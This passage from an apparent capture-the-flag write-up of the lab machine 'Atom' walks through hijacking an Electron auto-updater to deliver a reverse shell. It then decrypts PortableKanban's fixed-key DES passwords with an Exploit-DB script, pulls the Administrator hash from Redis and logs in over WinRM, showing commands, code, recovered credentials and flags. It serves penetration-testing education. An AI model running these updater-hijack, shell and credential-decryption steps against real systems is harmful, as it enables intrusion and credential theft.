Saved as: r'everse.exe
08ecd9329967a5f0a4db1a249400459096ef18bd4607e078e8a43c2444a276a3388d63e901600db566ec814111b28178008344e7e945b7b9c150b457bbe46696  r'everse.exe
That hash has to go into latest.yml in base64, not hex, which is the format electron-updater expects (hence the xxd -r -p | base64 in the Doyensec article).
We set the listener up before uploading anything, because once QA runs, the connection arrives with no warning:
penelope
listeners add -p 443
smbclient //10.10.10.237/Software_Updates -N
cd client1
put latest.yml
python3 -m http.server 80
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [24/Nov/2025 02:58:18] code 404, message File not found
10.10.10.237 - - [24/Nov/2025 02:58:18] "GET /r'everse.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [24/Nov/2025 02:58:19] "GET /r%27everse.exe HTTP/1.1" 200 -

(Penelope)> listeners add -p 443
[+] Listening for reverse shells on 0.0.0.0:443 → 127.0.0.1 • 192.168.1.80 • 172.17.0.1 • 172.18.0.1 • 10.10.16.6
[+] Got reverse shell from ATOM~10.10.10.237-Microsoft_Windows_10_Pro-x64-based_PC 😍 Assigned SessionID <1>
(Penelope)> sessions 1
[+] Added readline support ...
[+] Interacting with session [1], Shell Type: Readline, Menu key: Ctrl-D

C:\WINDOWS\system32>whoami
whoami
atom\jason
The server log shows the full sequence: the .blockmap 404s (just like in the PoC) and immediately after GET /r%27everse.exe returns 200, with the quote URL-encoded. That 200 is the binary heading for the victim; the updater does the rest, verifying the hash (correct), attempting to verify the signature (syntax error) and running it anyway.
Shell as atom\jason.
type jason\Desktop\user.txt
C:\Users>type jason\Desktop\user.txt
44f37b5482ee03ec20c7bd0db5b9e3f6
Privilege escalation
PortableKanban: an encrypted password
The first thing to check in a user profile is what is installed or downloaded, because third-party software tends to store credentials:
dir C:\Users\jason
dir jason\Downloads
 Directory of C:\Users\jason
04/13/2021  01:35 AM    <DIR>          .config
04/01/2021  02:57 AM    <DIR>          3D Objects
...
04/02/2021  07:00 AM    <DIR>          Downloads
...
              16 Dir(s)   5,620,781,056 bytes free

C:\Users>dir jason\Downloads
 Directory of C:\Users\jason\Downloads
03/31/2021  01:36 AM    <DIR>          node_modules
04/02/2021  07:21 PM    <DIR>          PortableKanban
4 Dir(s) 5,620,781,056 bytes freePortableKanban, a portable task manager. The node_modules next to it fits the Electron app developer, but the other one is the interesting bit:
dir jason\Downloads\PortableKanban
type jason\Downloads\PortableKanban\PortableKanban.cfg
 Directory of C:\Users\jason\Downloads\PortableKanban
04/02/2021  06:44 AM    <DIR>          Files
04/02/2021  06:17 AM    <DIR>          Plugins
04/02/2021  07:22 PM             5,920 PortableKanban.cfg
01/04/2018  08:12 PM         1,878,440 PortableKanban.exe
04/02/2021  06:21 AM               172 PortableKanban.pk3.lock
09/06/2017  11:02 AM           292,352 ServiceStack.Redis.dll
              19 File(s)      5,656,416 bytes

C:\Users>type jason\Downloads\PortableKanban\PortableKanban.cfg
{"RoamingSettings":{"DataSource":"RedisServer","DbServer":"localhost","DbPort":6379,
"DbEncPassword":"Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb","DbServer2":"","DbPort2":6379,
"DbEncPassword2":"","DbIndex":0,"DbSsl":false,"DbTimeout":10,"FlushChanges":true, ...
This file ties together the box's two loose ends. It has an encrypted password (DbEncPassword) and, more importantly, states that "DataSource":"RedisServer" on localhost:6379. So the password it stores is not the application's: it is the Redis one, the service we have seen open since the very first scan and had no way to touch. The ServiceStack.Redis.dll in the listing confirms it.
Decrypting the password
searchsploit 'PortableKanban'
searchsploit -m windows/local/49409.py
 Exploit Title                                                        |  Path
----------------------------------------------------------------------+----------------------
PortableKanban 4.3.6578.38136 - Encrypted Password Retrieval          | windows/local/49409.py
Shellcodes: No Results
Papers: No Results

# searchsploit -m windows/local/49409.py
  Exploit: PortableKanban 4.3.6578.38136 - Encrypted Password Retrieval
      URL: https://www.exploit-db.com/exploits/49409
     Path: /usr/share/exploitdb/exploits/windows/local/49409.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/krmena/machines/atom/exploits/49409.py
Reading third-party code before running it is always worth it, and in this case it also explains the mechanism:
cat -l py 49409.py
import json
import base64
from des import *  #python3 -m pip install des
import sys

try:
    path = sys.argv[1]
except:
    exit("Supply path to PortableKanban.pk3 as argv1")

def decode(hash):
    hash = base64.b64decode(hash.encode('utf-8'))
    key = DesKey(b"7ly6UznJ")
    return key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8')

with open(path) as f:
    try:
        data = json.load(f)
    except:  #Start of file sometimes contains junk - this automatically seeks valid JSON
        ...

for user in data["Users"]:
    print("{}:{}".format(user["Name"],decode(user["EncryptedPassword"])))
There is no cryptographic trickery here: PortableKanban does not encrypt, it obfuscates. It applies DES with a key (7ly6UznJ) and an IV (XuVUm5fR) that are fixed and embedded in the program itself, so anyone holding the binary holds the key. The result is stored in base64, which is not encryption at all.
The script expects a PortableKanban.pk3 file, but on the victim that file showed up as PortableKanban.pk3.lock: the application is running and holding it locked. It does not matter, because we already have the hash from the .cfg, so we just trim the script to decrypt that string directly:
python3 -m pip install des --break-system-packages
cat 49409.py
python3 49409.py
import json
import base64
from des import *  #python3 -m pip install des
import sys

hash = "Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb"
hash = base64.b64decode(hash.encode('utf-8'))
key = DesKey(b"7ly6UznJ")
print(key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))kidvscat_yes_kidvscatkidvscat_yes_kidvscat. There is no web panel to try it on, but the .cfg already told us what it is for.
Redis: the Administrator's password
apt install redis
Installing:
  redis
Installing dependencies:
  liblzf1  redis-server  redis-tools
Summary:
  Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 50
redis-cli -h 10.10.10.237 -a kidvscat_yes_kidvscat
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
10.10.10.237:6379>
The 10.10.10.237:6379> prompt proves the password was indeed the Redis one. Since the service is not an everyday one, it helps to have the syntax at hand:

SELECT 1        [ ... Indicate the database ... ]
KEYS *          [ ... Get Keys ... ]
GET <KEY>       [ ... Get Key ... ]

In case you get the following error -WRONGTYPE Operation against a key holding the wrong kind
of value while running GET <KEY> it's because the key may be something else than a string or an
integer and requires a special operator to display it.

TYPE <KEY>      [ ... Type of the Key ... ]
LRANGE <KEY> 0 -1   [ ... Get list items ... ]
HGET <KEY> <FIELD>  [ ... Get hash item ... ]
The time-saving detail is the WRONGTYPE note: in Redis each key's type dictates the command used to read it, so the right move is to ask for the type before trying to read it (Redis enumeration):
KEYS *
TYPE pk:ids:User
TYPE pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
GET pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
10.10.10.237:6379> KEYS *
1) "pk:ids:User"
2) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
3) "pk:ids:MetaDataClass"
4) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"

10.10.10.237:6379> TYPE pk:ids:User
set
10.10.10.237:6379> TYPE pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
string

10.10.10.237:6379> GET pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",
\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",
\"Inactive\":false,\"TimeStamp\":637530169606440253}"
The pk: prefix on every key belongs to PortableKanban: the application uses this Redis instance as its database and stores its users there. One of them is called Administrator with Role: Admin and its own EncryptedPassword, encrypted with the same fixed-key DES scheme. Note both hashes start identically (Odh7N3L9aV...): DES encrypts in 8-byte blocks, so if the first eight plaintext characters match (kidvscat), the first ciphertext block matches too.
We swap the hash in the script and run it again:
nano 49409.py
cat 49409.py
python3 49409.py
hash = "Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi"
hash = base64.b64decode(hash.encode('utf-8'))
key = DesKey(b"7ly6UznJ")
print(key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))kidvscat_admin_@123WinRM as Administrator
Before connecting, we validate the credential on both services where it could work:
netexec smb 10.10.10.237 -u 'Administrator' -p 'kidvscat_admin_@123' 2>/dev/null
netexec winrm 10.10.10.237 -u 'Administrator' -p 'kidvscat_admin_@123' 2>/dev/null
evil-winrm -i 10.10.10.237 -u Administrator -p kidvscat_admin_@123
SMB    10.10.10.237  445   ATOM  [+] ATOM\Administrator:kidvscat_admin_@123 (Pwn3d!)
WINRM  10.10.10.237  5985  ATOM  [+] ATOM\Administrator:kidvscat_admin_@123 (Pwn3d!)
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
atom\administrator
The (Pwn3d!) on WinRM is what guarantees evil-winrm will work: a task-manager application's password turned out to be the local administrator's as well.
type ..\Desktop\root.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
0de854686d5bdb5bf65ded7de0a0bedc
Attack chain
TTL 127 (Windows) ─▶ nmap: 80/445/5985/6379 ...
        │  whatweb: Email[MrR3boot@atom.htb] ─▶ Heed site (Electron) ─▶ /releases ─▶ heed_setup.zip
        ▼
  .exe analysis (7z ─▶ app-64.7z ─▶ .asar ─▶ main.js) ─▶ electron-updater + updates.atom.htb
